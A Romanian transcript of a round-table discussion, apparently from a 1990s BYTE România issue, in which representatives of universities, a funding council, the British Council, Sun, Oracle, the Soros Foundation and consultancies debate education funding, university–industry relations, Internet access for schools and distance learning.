Silviu Cucerzan: Nu a existat o pagină Web acum. Avem în vedere să facem această pagină Web, probabil şi prin sprijinul dvs., pentru că vroiam s-o facem la Tg. Mureş. Deocamdată, nu avem fondurile, însă, putem cumpăra un server puternic pe care să-l folosim pentru Web. Acum avem o legătură doar prin modem. Cred că va exista acest lucru, voi trimite dl-ui Dumitru Rădoiu (lector univ. Tg. Mureş) toate materialele. Totuşi, există o pagină Web în care este prezentat CNFIS, dar nu cuprinde foarte multe informaţii şi care este făcută la Tg. Mureş.

Darvas Attila: Din păcate, această pagină nu există în acest moment. Ştiu pentru că văd zilnic pagina universităţii. Chiar nu există nici o posibilitate?

Silviu Cucerzan: Noi nu avem un cont propriu pe Internet, este la Soros. Din păcate, am primit o circulară prin care se spune că trebuie să ne deconectăm şi să ne legăm în reţeaua Eunet. Eram pe cale să oţinem un cont Internet şi am început să creem acea pagină, totuşi, informaţiile din acest buletin vor apărea în mai multe pagini Web, şi la Politehnică la Bucureşti.

Desigur, trebuie ţinut cont că, datorită bugetului, ministerul îşi permite să angajeze doar doi oameni care să lucreze pentru acest consiliu. Oricum, documentele există în format Word sau RTF şi pot fi transmise pentru a fi publicate.

Darvas Attila: Există şi formularele necesare pentru a participa la concursuri?

Silviu Cucerzan: Da, există şi un sistem de formulare şi înregistrarea se face pe baza unui program surf. După care îl distribuim. Deocamdată l-am distribuit, tot aşa, pe câte o dischetă la fiecare rectorat, vă daţi seama, cu greu am obţinut fondurile ca să cumpărăm aceste dischete pentru 48 de rectorate.

Irina Athanasiu (U.P.B.): Înainte de a ne mişca mai departe, ar fi bine să ştim şi noi care au fost învăţămintele relativ la prima rundă. Pentru că unii au câştigat, iar alţii au pierdut. Am vrea să ştim cine a câştigat, de ce a câştigat, pentru că, din punctul nostru de vedere, lucrurile sunt neclare. Nu ştim cât este politică în ceea ce s-a întâmplat şi cât nu. Mai exact, ne-ar interesa ce a fost prost în proiectele realizate, pentru că ceea ce este caracteristic prost la aceste proiecte româneşti caracterizează, probabil, şi alte proiecte în cazul altor genuri de competiţii.


Silviu Cucerzan: Fiecare participant va primi, în mod cert, fişele de evaluare de la cei trei evaluatori din universităţi, pentru că o primă evaluare este la nivel de experţi din universităţi şi, apoi, fişa de evaluare a comisiilor de specialitate de la nivelul consiliului. Vom publica situaţia de ansamblu şi ce s-a constatat. Vrem chiar să publicăm modele de cereri, să se ştie cum trebuie completate aceste formulare.

Darvas Attila: Avem onoarea s-o salutăm printre noi pe doamna Rodica Scafes, Education Adviser la British Council. Programele acestei instituţii pot ajuta integrarea europeană a învăţământului.

Rodica Scafeş (British Council): Să vă spun ce facem noi. Din octombrie '95, în cadrul bibliotecii engleze s-a înfiinţat un serviciu special care se numeşte „education information service“, tocmai pentru că am constatat că numărul celor care se interesează de sistemul de învăţământ britanic, la orice nivel de studiu şi de sponsorizare a crescut. De aceea, s-a înfiinţat acest serviciu. Serviciul s-a dezvoltat foarte mult, în intervalul scurs din octombrie '95, şi am ajuns să oferim chiar consultanţă, pentru că nu mai e vorba de simple răspunsuri la nişte întrebări, ci oferim o asistenţă calificată. De obicei, se încheie sesiunea şi cu o prezentare de CD-ROM. Cred că serviciul a început să fie cunoscut şi este extrem de solicitat. Trecând de această fază de organizare în care ne-am format, acum trecem în faza a doua a intenţiilor noastre şi vom ieşi în teritoriu. Vom încerca să sensibilizăm pentru forme de sprijin comunităţile locale pentru că, în momentul de faţă, în care noi nu suntem încă membri ai comunităţii europene, suntem obligaţi să plătim o taxă integrală. Aceste taxe sunt extraordinar de mari şi, la potenţialul candidaţilor din România nu şi le pot permite efectiv. Pentru că aceste taxe nu sunt subvenţionate de nimeni, nici de guvernul României, nici de guvernul britanic. Ele sunt, să zicem, între 6 mii, 7 mii de lire sterline şi trebuie să facem ceva pentru că, efectiv, pierdem oameni foarte valoroşi. Fac o scurtă paranteză. A venit la mine un elev din clasa a XII-a, care este medaliat cu aur la Olimpiada Internaţională de Fizică, şi care, în mod firesc, ar vrea să studieze în străinătate, în Marea Britanie. Spre „ruşinea“ universităţilor britanice, acestea au încercat să-l ajute, dar nici ele măcar nu au reuşit să găsească sponsorizare pentru acest elev excepţional. În schimb, l-au acceptat cinci dintre cele mai mari universităţi americane, cu bursă, Princeton, Harvard, Stanford etc. Iar, de la Stanford din California, l-a sunat personal laureatul Premiului Nobel pentru fizică pe anul trecut şi l-a sfătuit să vină la Stanford pentru că acolo are toate condiţiile, au şi accelerator de particule, iar acei 33 de mii de dolari, pe care trebuie să-i plătească pentru întreaga şcolarizare, îi poate obţine lucrând în cadrul laboratoarelor de fizică ale universităţii Stanford. Este foarte clar că pe acest copil îl pierdem. Pentru a evita astfel de situaţii, ne-am gândit să încercăm să obţinem bani. Dacă se găsesc bani pentru fotbal, pentru vedete, pentru muzică pop şi tot felul de concerte cu Sabrina de ce nu s-ar putea găsi măcar a zecea parte din aceste sume şi care să fie destinate training-ului? Şi prima acţiune de acest gen o s-o avem la Sibiu când, cu ajutorul rectoratului universităţii de acolo şi a altor persoane, avem o întâlnire cu persoanele cheie ale comunităţii sibiene, deci cu directori de bănci, directori de întreprinderi, cadre didactice universitare şi mi s-a spus că ar fi adunaţi toţi acei care ar putea, eventual, să acorde sprijin. Sigur că rămâne ca selecţia să o facă ei, pe plan local. Sperăm să fie un succes deplin şi, apoi, să implementăm acest lucru şi în alte centre universitare, unde avem filiale, pentru că acolo putem să „faxăm“, să timitem materiale rapid.

Darvas Attila: Există deja, din fericire, firme serioase, care au înţeles importanţa sprijinirii sistemului educaţional. ROMSYS SA s-a remarcat, în acest, an prin dotarea universităţii Politehnice Bucureşti cu un server puternic, adecvat realizării unui SunSite. Din păcate, după câte ştiu, acest lucru este obstrucţionat şi nu s-a găsit încă o încăpere pentru SunSite România, în timp ce dotarea cu echipamente de la Politehnică lasă încă de dorit.

Laura Lăzăroiu (ROMSYS, Sun): Din păcate, sunt cam amare lucrurile, aşa cum spuneţi dvs. Dar, haideţi să discutăm puţin mai pozitiv. Ca să ajungem deci la subiect, ar trebui să vedem ce înseamnă SunSite. Un SunSite înseamnă o zonă delimitată, respectiv o instituţie universitară, care, prin capacităţile în promovarea noilor tehnologii, câştigă statutul special de „Software Information Technology Exchange“ de la Sun. Aceste centre, trebuie să menţionez că cele mai multe sunt în Europa dovadă că bătrânul continent este fără dar şi poate din acest punct de vedere cel mai important, în sensul că are interes foarte mare în promovarea tehnologiilor de cel mai înalt nivel către tineri, deci acest Sun Site nu este un titlu care se acordă, el se dobândeşte. Şi îmi face plăcere să vă spun că Institutul Politehnic Bucureşti a dobândit acest titlu. Este, până la urmă, dacă vreţi, o recunoaştere a calităţii acestor oameni care sunt profesorii şi studenţii de acolo. Sun vrea să creadă că dotarea este suficient de substanţială, să zicem noi, deci este vorba de un server care este unic în România în momentul de faţă ca dotare şi care va ajuta aceşti profesori extraordinari, care sunt acolo, şi pe studenţii aceştia de a-şi pune în valoare posibilităţile şi, de ce nu, să pună în valoare ceea ce înseamnă România din toate punctele de vedere. Pentru că scopul SunSite-ului este de a promova imaginea României în lume. Acesta este scopul fiecărui SunSite: de a deveni un server de Web care să pună la dispoziţia întregii comunităţi universitare şi nu numai, informaţii despre ţara respectivă, despre preocupările specialiştilor de acolo. Aş vrea să anunţ că d-na prof. Irina Athanasiu, a venit de curând de la întâlnirea managerilor de Sun SITE din Anglia şi ne poate spune câteva lucruri din punctul de vedere al acestei comunităţi, a comunităţii de SunSite. Aş vrea să menţionez că acest pas, pe care l-am făcut prin instituirea SunSite-ului la Bucureşti, este nu numai ca o recunoaştere a eforturilor pe care aceşti oameni le fac, ci şi ca un mod de a onora parteneriatul strategic cu România, în eforturile de informatizare a societăţii româneşti. Aceşti paşi pe care Sun îi face, poate sunt mărunţi, dacă vreţi, dar sunt totuşi nişte paşi făcuţi şi noi vrem să credem că reprezintă numai un început. Îmi face plăcere s-o las în continuare pe d-na prof. Athanasiu să ne spună câte ceva.



Participanţi la masa rotundă.

Irina Athanasiu: Înainte de a vă povesti despre Sun SITE, aş vrea să vă spun ceva despre relaţia dintre firme şi învăţământ. Şi aş vrea să dau două exemple, care mie mi se par deosebit de semnificative. Această donaţie a lui Sun vine după ce noi am mai primit o donaţie foarte importantă la Politehnică, un server de mari dimensiuni, server cu care am putut să rezolvăm accesul tuturor studenţilor din facultatea de automatică şi calculatoare. Practic, toate orele de specialitate se ţin pe serverul respectiv. Şi această donaţie a venit în condiţiile în care universitatea noastră nu a cumpărat nici un fel de echipament. Şi vreau să fie foarte clar că noi am căpătat această donaţie tocmai pentru că se înţelege importanţa pe care o are învăţământul. De la o altă firmă, pentru care nu vreau să dau numele, dar vreau să precizez aici că nu este vorba despre reprezentanţa Microsoft în România, am rugat pe cineva să vină să facă o prezentare pentru studenţii facultăţii noastre referitoare la Windows NT, pentru că, se pare, este un subiect foarte important. În lumea universitară, ideea pe care o au studenţii, în general este că Unix este soluţia, după aceea ajung în viaţă şi lucrurile sunt puţin mai diferite. Primul răspuns, care mi s-a dat, a fost că „pe noi nu ne interesează România“. Al doilea răspuns, care mi s-a dat în momentul în care am protestat, spunându-le că totuşi, aveţi nevoie de absolvenţii noştri ca să puteţi să faceţi ceva în ţara asta, a fost „absolvenţii voştri, dacă vor să aibă o pâine, n-au decât să înveţe singuri“ . Deci, încercarea pe care am făcut-o, de a avea o prezentare Windows NT în facultate, nu s-a realizat. Acestea sunt cele două limite. În acelaşi timp, o firmă (din SUA) vine în fiecare an, nu spun că racolează, ci angazează pe cei mai buni absolvenţi. Mi se pare mie aşa că ceva trebuie să se întâmple şi pentru facultate. Şi nu-i vorba numai de universitatea din Bucureşti, şi iau nişte copii pregătiţi şi antrenaţi de noi. Ar trebui să se întâmple ceva şi din partea lor. Practic, noi, la facultate, nu avem nici un fel de reacţie din partea firmelor. E bine, nu e bine ceea ce facem ? Este adevărat, foarte des mi se cer recomandări de studenţi. Eu nu am să recomand acum studenţi, pentru firme. Probabil că facem ceva bine. Dar, ştiu eu cât de bine facem ? N-a venit nimeni niciodată la mine de la o firmă să-mi spună, „domnilor, sunteţi foarte slabi în x“. E ceva greşit aici, în relaţia cu firmele. Am putea să fim în nişte relaţii mult mai bune, mai legate şi să se întâmple ceva. British Council mi-e foarte drag, dar am două of-uri. Un of este: în Universitatea Politehnică Bucureşti, şi nu numai, există un departament în care orele se predau în limba engleză. Eu nu am simţit nici un ajutor din partea lui British Council. Este foarte ciudat, legăturile noastre importante pentru filiera engleză, în care orele se ţin în limba engleză, sunt în Olanda, în Portugalia. Deci, nu ştiu, cred că greşim undeva.

Darvas Attila: Cum se vede problema învăţământului văzut de la o firmă care acordă consultanţă de nivel înalt în România?

Corneliu Fecioru (Coopers&Lybrand): Problema cu care, practic, ne confruntăm se referă, în primul rând la dezvoltarea unor competenţe . Deci, din cadrul acestei discuţii ne interesează mai puţin starea învăţământului universitar şi mai mult acel element care se referă la educaţia personalului managerial. Şi, în sensul acesta, personal am salutat o serie de informaţii care au apărut în revista BYTE România. Deci, dintr-o perspectivă absolut practică, problema care ne-o punem este cum reuşeşte sistemul de învăţământ, care poate fi de nivel universitar, care, aşa cum am spus la început, moşteneşte o abordare de tip secolul XIX, sau programele adresate adulţilor, deci cum pot aceste proiecte de programe să construiască nişte competenţe care, în mod tradiţional, lipsesc managementului profesional din România. Şi acest tip de competenţe, din nou, este părerea mea personală, se referă nu la nişte aptitudini funcţionale, etice, ci sunt, în primul rând, nişte aptitudini care se referă la conducerea organizaţiilor, la felul în care organizaţiile sunt conduse în mod eficient, angajaţii sunt motivaţi iar directorii de întreprinderi, societăţi, sunt nişte conducători autentici. Din această perspectivă, personal mă îngrijorează faptul că nivelul iniţiativelor, privind învăţământul alternativ şi învăţământul de tip la distanţă, sunt la un nivel pe care, citind publicaţiile de tip BYTE sau citind diverse documente ale comunităţii europene, suntem mult în urma ţărilor din zona, să zicem, fostului CAER. Alte ţări, cum sunt Ungaria şi Polonia, sunt, din păcate, înaintea noastră ca şi număr de iniţiative, ca şi eficienţa acestor programe. Firma la care lucrez eu nu cred că îşi pune problema, biroul este relativ mic, vorbim de circa 140 de angajaţi, nu punem problema să se constituie într-o prezenţă activă, semnificativă, în ceea ce priveşte problema educaţiei, chiar şi a acestui segment pe care l-am invocat, deci educaţia continuă şi dezvoltarea profesională a unor competenţe de tip managerial. Acesta este interesul persoanelor în cadrul firmelor, în special a celor multinaţionale care operează în România. Şi ceea ce, dacă vreţi, dintr-o perspectivă occidentală, lipseşte în România, nu sunt nişte competenţe de tip funcţional. Prin competenţă funcţională înţeleg un absolvent de automatizări care poate fi un foarte bun hardist sau un foarte bun softist, sunt nişte competenţe de alt tip, nişte aptitudini de alt tip. E adevărat că România are un palmares bogat în medaliile obţinute la olimpiade internaţionale, însă noi suntem foarte puţin eficienţi când este vorba să lucrăm în echipă. Întrebarea, care poate fi pusă, este: sistemul nostru de învăţământ încurajează lucrul în echipă sau, dimpotrivă, exacerbează competiţia individuală? Care, sigur, are şi aspecte foarte bune, care sunt tocmai aceste medalii obţinute la olimpiada internaţională, dar, pe de altă parte, aceste deprinderi şi aceste atitudini, până la urmă, sunt o parte din competenţele de care vorbeam şi care se referă la lucrul în echipă. Şi care devin importante în momentul în care unii dintre noi devin directori la firme străine . Ceea ce mă îngrijorează este faptul că puţine persoane sunt interesate în comunicarea între instituţiile care se ocupă de educaţia tinerilor la nivel universitar sau la nivel postuniversitar şi prin programe de tip postgradual şi firmele care, în mod practic, se ocupă cu dezvoltarea managerială, pentru că eu nu ştiu să fi fost vreodată abordaţi de vreo universitate sau altă instituţie pentru a face cel puţin o prezentare a activităţii noastre.

Darvas Attila: Domnul Marius Braşoveanu, Open Learning Manager la CODECS România are o experienţă într-un domeniu educaţional modern, încă puţin răspândit.

Marius Braşoveanu (CODECS): Nu ştiu dacă se face diferenţa între educaţie şi instruire. CODECS nu pretinde şi nu cred că ar fi în stare să facă educaţie, el face instruire. Aşa, ca un scurt istoric, firma noastră a luat naştere la sfârşitul anului 1993. Şi, de atunci până acum, mai mult de 4000 de oameni nu au fost instruiţi cu ajutorul CODECS-ului în management şi marketing. Cursurile Open University din Marea Britanie sunt partea unui program aparte, deşi ele pot fi făcute individual, în sensul că poate fi făcut un singur curs, obţinând un certificat, şi cu asta basta, totuşi, se pot urma gradual după programa existentă. Ceea ce a adus CODECS în metodologie este posibilitatea ca adulţii să studieze în paralel cu un serviciu. Iar conţinutul, aici putem discuta despre conţinut, să zicem că sunt cursuri bune. Există diferite genuri şi tipuri de cursuri. Ce încercăm să facem în cadrul acestor cursuri sociale, 4000 de oameni reprezintă totuşi o cifră, este să creăm acele atitudini şi aptitudini prin care oamenilor să le oferim un vocabular, nişte cunoştinţe şi o acreditare. Ce aş mai putea să adaug ar fi că tehnologiile educaţionale, din câte am aflat, se referă mai puţin la tehnologiile educaţiei şi mai mult la cum să proiectezi un sistem de educaţie sau informaţie. Şi ar fi bine să folosim ceea ce poate adăuga valoare, acolo unde poate adăuga valoare. Am constatat că este o tendinţă ca oamenii să folosească tehnologia pentru că ea există. 80% dintr-un proces de educaţie de calitate se poate face fără tehnologii deosebite.

Irina Athanasiu: Îmi pare foarte rău s-o spun dar, vorbim de introducerea tehnologiilor moderne, vorbim despre multimedia şi noi nu avem posibilitatea multiplicării unor foi banale ca să le dăm studenţilor, ca să eliminăm acea spaimă că trebuie să noteze tot ce spunem la cursuri şi, dacă o vreme mai putem rămâne cu această tehnologie de predare, mi se pare mult mai grav faptul că aceste aspecte negative au un impact mult mai mare în cazul studenţilor de la alte specialităţi, nu de la calculatoare, care vor supravieţui, dar ceilalţi studenţi, în curând vor părea că sunt analfabeţi, oriunde se vor duce în lume. Pentru că nu mai este suficient, în momentul acesta, să ştii o limbă străină. În momentul acesta trebuie să stăpâneşti o tehnică multimedia, trebuie să fii în stare să faci o prezentare, cu slide-uri, cu un PowerPoint sau un alt mecanism, trebuie să fii în stare să utilizezi Internetul şi să-ţi poţi prezenta o pagină Web, trebuie să fii în stare să cauţi ceva pe Internet şi aşa mai departe. Şi, dacă cei din specialitatea calculatoare vor supravieţui, pentru că se ocupă de asta, ceea ce se întâmplă în alte discipline este ceva foarte grav şi vom plăti cu toţii. Vreau să spun aici ceva, ce poate că trebuia să spun de la început. Este foarte bine că suntem ajutaţi de BM, este foarte bine că avem sprijinul unor firme. Multe dintre lucrurile care s-au întâmplat în învăţământul superior, de fapt de ce să n-o spunem sincer, ceea ce s-a întâmplat în învăţământul superior ca dotare în tehnică de calcul se datorează, practic, numai proiectelor TEMPUS. Ceea ce se întâmplă în liceele noastre se datorează numai fundaţiei Soros. Dacă nu se va produce o schimbare, la nivel de înţelegere naţional, tot ceea ce încercăm noi să facem sunt linguriţe dintr-un ceai într-o mare. Adică, s-a făcut o dotare iniţială în învăţământul superior, care era destinată să fie o dotare iniţială, dar era destinată numai primilor ani universitari. Şi s-au cumpărat, nu mai discut acuma dacă asta a fost cea mai bună soluţie sau nu, s-au cumpărat acele reţele Novell de care ştie toată lumea. Cum să spun, este foarte bine că ne preocupăm ca un copil excepţional să-şi poată face studiile în străinătate. Dar ce facem cu cei care stau acasă? Ce le oferim? Ce oferim noi absolvenţilor? Adică, una dintre problemele pe care o are facultatea mea, şi sunt convinsă că acelaşi lucru se întâmplă în toate facultăţile ţării: noi nu avem clasă de mijloc.

Există un corp profesoral, nu pot să spun în vârstă pentru că fac parte din el, pe lângă care trec în fiecare an nişte asistenţi. Şi trec pentru că ei sunt în drum spre doctorate în Anglia, un caz bun din punctul nostru de vedere pentru că din Europa s-ar putea să se întoarcă, dar majoritatea sunt în drum spre doctorat în Statele Unite, alţii sunt în drum spre un job plătit bine, eventual la Microsoft şi nu rămâne nimeni aici. Desigur, fiecare are viaţa lui şi trebuie să meargă la nivelul maxim la care poate să atingă ceva. Dar, ce se întâmplă aici? Adică, aşa cum pentru o societate, societatea românească, faptul că nu există o clasă de mijloc face să se întâmple ceea ce se întâmplă, acelaşi lucru se întâmplă şi în învăţământ. Noi nu avem nici o şansă să-i ţinem pe copii aici. Orice asistent al meu face, în acelaşi timp, două norme la şcoală şi mai lucrează la o firmă şi o muncă de cercetare ştiinţifică, de doctorat. Nu se poate aşa ceva. Cum să spun, lucrurile trebuie schimbate. E foarte bine că ne ajută atâta lume, dar nu trebuie să rămânem în situaţia de asistaţi. Mie îmi pare foarte rău că n-a venit nimeni de la Ministerul Învăţământului. Adică, s-ar putea face o iniţiativă legislativă de genul că, cineva care sponsorizează o şcoală, să i se tragă acea sumă din profit.

Nicolai Sandu (Fundaţia Soros România): Din păcate, aşa cum a spus d-na prof. Irina Athanasiu, se întâmplă ca la momente pe care mi le amintesc de la Grupul de Dialog Social sau de la Convenţia Democratică, momente în care toţi erau de acord cu ce trebuie făcut, dar, nu s-a realizat nimic, datorită faptului că cei cu care trebuie să comunicăm şi să dezbatem aceste probleme nici nu vin la aceste întâlniri. La întrebarea simplă dar foarte acută, dacă România este pregătită pentru *global information society* şi dacă acest guvern sau altul are soluţii pentru această problemă? Răspunsul îl ştiţi bine, iar răspunsul meu este, fără ezitare, nu. Şi că, dacă în alte domenii mai putem să pierdem un tren, aici nu există decât unul singur şi, o dată pierdut, mă îndoiesc că îl vom mai prinde. Ce a făcut Fundaţia Soros în domeniul preuniversitar a însemnat peste 2000 de computere donate în ţară. Din păcate, acest program a fost oprit, în speranţa că s-a demonstrat că se poate face. A fost un proiect pilot şi s-a considerat că s-a înţeles mesajul şi sunt sigur că autorităţile vor avea un plan de continuare a acestui tip de program cu părţile lui bune şi rele. S-a constatat însă că, după doi ani, nu s-a întâmplat nimic. Există tot felul de proiecte guvernamentale care în principiu ar trebui să ofere instrumentele de lucru pentru o societate de tip informaţional celor 4.5 milioane de elevi. Pentru că, ceea ce a făcut Fundaţia Soros şi alte iniţiative private a avut părţi foarte bune şi în universităţi. S-a simţit acolo unde au venit elevi de la aceste licee, dar a creat o inechitate socială pentru că şcolile care nu au fost sprijinite nu au nici o vină. Acea inechitate socială se va accentua în continuare şi este evident că nici un absolvent de liceu nu va găsi de lucru, dacă nu a avut acces la un computer. Eu consider că este dreptul acestor tineri să aibă acces la un computer. Fundaţia, în momentul de faţă, are o înţelegere semnată cu Ministerul Învăţământului, prin care cele două reţele RoEdunet şi Soros colaborează pentru a oferi acces la Internet cu Fundaţia Soros pentru învăţământul preuniversitar, până în momentul în care Ministerul va reuşi să preia întreaga infrastructură creată de Fundaţia Soros şi să poată oferi în continuare şi pentru celelalte şcoli. Orice instituţie care aparţine MÎ, în general, când solicită accesul la Internet la Fundaţia Soros, trebuie să aibă un acord, aviz, de la Comisia de Coordonare pentru Învăţământ, din care fac şi eu parte. Mai ales că, în sistemul universitar, avem deja dotate câteva facultăţi şi se încearcă trecerea la RoEdunet dar sunt probleme tehnice. Cred că reţeaua noastră a suplinit ceea ce nu a putut face reţeaua educaţională a Ministerului Învăţământului. S-a anunţat un program în presă prin care şcolile care doresc să se conecteze la Internet pot apela la cele patru centre ale Fundaţiei Soros din Bucureşti, Iaşi, Cluj sau Timişoara, pot primi un modem, pot primi cont de e-mail, iar pentru şcolile care reuşesc să facă o pagină de prezentare, care este găzduită de serverele fundaţiei şi demonstrează că au audienţă, pot primi chiar o linie închiriată sau dial-up ppp acces la Internet. Dar sitemul educaţional nu este pregătit, oamenii nu ştiu despre ce este vorba, iar cei care ştiu câte ceva s-au speriat. S-a făcut mare vâlvă, la nivel guvernamental, cu secretele de stat furate pe Internet, şamd. Şi nu e bine acest lucru. Şcolile ar trebui să aibă mai multă personalitate, să poată spune că, pe lângă programa şcolară, oferă şi cursuri de Internet şi, astfel, vor atrage mai mulţi elevi. În continuare Fundaţia Soros este deschisă pentru noi programe, noi proiecte, aşteaptă proiecte care să vină din afara fundaţiei, atât în domeniul ofertei de burse cât şi în alte domenii. Repet, nu există programe de dotare, aceste programe, în momentul de faţă, au fost în mare parte oprite.

D-na Rodica Scafes de la British Council.

Tudor Macovei (ORACLE România): Nu suntem singura ţară în care foarte mulţi tineri îşi doresc un calculator. La ultimul eveniment, să zicem de importanţă europeană, din Austria, preşedintele firmei a spus că statisticile relevă că 5% din populaţia lumii are acces, foloseşte un calculator. În ceea ce priveşte PC-ul, asta-i o chestie românească, şi dacă într-un mediu eterogen ca Spania, Turcia, PC-ul are o pondere de 40-50% din tehnica de calcul, în România acest procent este de 80-90%. O problemă globală o constituie faptul că în, Europa de vest, doar 15% ştiu să utilizeze un calculator. Din cauza asta, în momentul de faţă integrările sunt mult mai greu de atins. Şi poate cel mai important în iniţiativa ORACLE, care lucrează împreună cu alte firme, este ideea unui calculator fără resurse prea puternice, network computer. E vorba de un terminal semiinteligent, cu foarte puţine resurse, şi care accesează un server. Toate resursele, soft-ul etc. sunt undeva în reţea, ce pot fi accesate prin intermediul unei parole. Oricum, Microsoft a fost prima firmă care a protestat.

Darvas Attila: Există proiecte concrete pentru învăţământ, la Oracle România?

Tudor Macovei: Există o politică globală care este oarecum deficitară. Pentru că nu peste tot există aceleaşi surse de venituri. Pe scurt, iniţiativa universitară în România constă în achiziţionarea unui număr de produse ORACLE, cu un număr fix de utilizatori, care va fi folosit în interiorul universităţii, la preţul de un utilizator/produs. Există un program de instruire pentru fiecare produs achiziţionat, se oferă pentru două persoane un set complet de cursuri, la un preţ echivalent poate cu 20% din preţul standard, prezentate într-un mod academic, nu comercial. Dar, la mai multe universităţi din ţară, din câte ştiu, rezultatele au fost sub aşteptările noastre, din cauza lipsei fondurilor.

În privinţa tehnologiei de instruire : până în anul 2000 saltul va fi de 40% faţă de volumul curent. În schimb, în ceea ce priveşte tehnologia de autoinstruire, saltul va fi de peste 400%. Deci, lucrurile se schimbă. Există cîteva probleme: clientul nu are suficienţi bani şi nu are timp să-şi timită oamenii la cursuri. Şi atunci, are nevoie de o metodă de instruire la îndemâna lui, care să fie făcută după ritmul propriu al cursantului, mai încet, mai repede, ziua, noaptea şi care să fie accesibil. Probabil că această metodă nu oferă aceeaşi informaţie ca predarea la sală, dar este o alternativă. Cursurile sunt standard, aceleaşi ca în Brazilia, America. Am citit ce spunea o persoană importantă, în 30 de ani campusurile vor fi o amintire. Instruirea prin alte metode, decât cele standard, va produce mutaţii. Şi este mai ieftină.

Darvas Attila: S-ar putea să fie mai ieftină, dar este mai ineficientă. Toate cursurile astea, în general, sunt însoţite şi de consultaţii oferite de profesori. Profesorul are cursuri pe Web, dar are şi ore prin care verifică şi orientează activitatea.

Irina Athanasiu: Aici şi eu vă contrazic. Nu vorbim de pregătirea clienţilor. Una este pregătirea unui om gata format. Dacă vorbim despre pregătirea studenţilor, este foarte important ca studentul să-l vadă pe profesor greşind şi refăcând raţionamentul. Mie mi se pare acest lucru ceva absolut fundamental. Eu de multe ori fac greşeli, ca să văd că studenţii m-au urmărit şi ca să vadă că pot să refac raţionamentul pentru că am făcut o greşeală. Aşa ceva, într-un curs care este făcut pe reţea, nu se întâmplă niciodată. Deci, dacă vorbim de educaţie, de formarea unui om, asta nu se poate face decât şi prin interacţiune umană. Şi, al doilea lucru pe care vreau să-l spun, pentru România va mai dura puţin, până în momentul în care cineva, de la Craiova, care lucrează la o firmă, ştie că la Timişoara este un curs foarte bun şi că, într-o după-masă, când are el timp, se cuplează la serverul de la Timişoara să asiste la cursul respectiv, care a fost făcut în săptămâna aia, în nu ştiu ce zi şi a fost înregistrat şi el îl vede. Pentru aşa ceva trebuie să mai aşteptăm.

Silviu Cucerzan: În nici un caz, acest lucru nu se va întâmpla curând, pentru că dispare componenta socială şi, vedeţi deja, au apărut supermarket-urile de pe reţelele de calculatoare, unde comanzi tot ce vrei şi toată lumea se plânge că nu se mai cunosc nici măcar vecinii între ei. Ori, atmosfera dintr-un campus e foarte importantă pentru formarea omului. Adică, tocmai ne plângeam de lucrul în echipă, că nu există, eu mă îndoiesc că va exista, oricâtă interactivitate va oferi o reţea. E cu totul altceva să fii alături de un om, să munceşti împreună cu el, decât dacă eşti la 200 de km de el, chiar dacă va exista un maxim de interactivitate.


Irina Athanasiu: Rămâne problema distanţei. Aici nu-i vorba numai de problema Universităţii Politehnice Bucureşti, este vorba şi de Tg. Mureş şi de Timişoara. Colegii mei nu sunt aici, printre altele pentru că nu şi-au putut permite financiar.

Silviu Cucerzan: Totuşi, în proiectele acestea există bani şi pentru astfel de întâlniri. Există bani pentru consultanţă din partea firmelor. Pot veni parteneri de la firme să predea cursuri. Deci, pot fi finanţate astfel de cursuri, vor exista bani şi în al doilea rând, nu vreau să spun Ministerul Învăţământului, ştiţi, dacă invitaţia nu venea pe numele meu, eu nu eram acum aici. Adică, dvs l-aţi invitat pe domnul prof. Corneliu Stănescu, dir. general în Ministerul Învăţământului. E groaznic, eu ştiu cât îl vedem noi la consiliu şi cât avem nevoie să ne consultăm. Poate trebuia făcută o invitaţie de genul, vă rugăm să delegaţi pe cineva, deci, nu ştiu, la noi a venit invitaţia pe numele dl-ui prof. Dincă care era plecat, dacă nu venea pe numele meu eu nu eram aici. Dânsul ar fi zis, eu nu pot să vin şi nu mai venea nimeni aici.

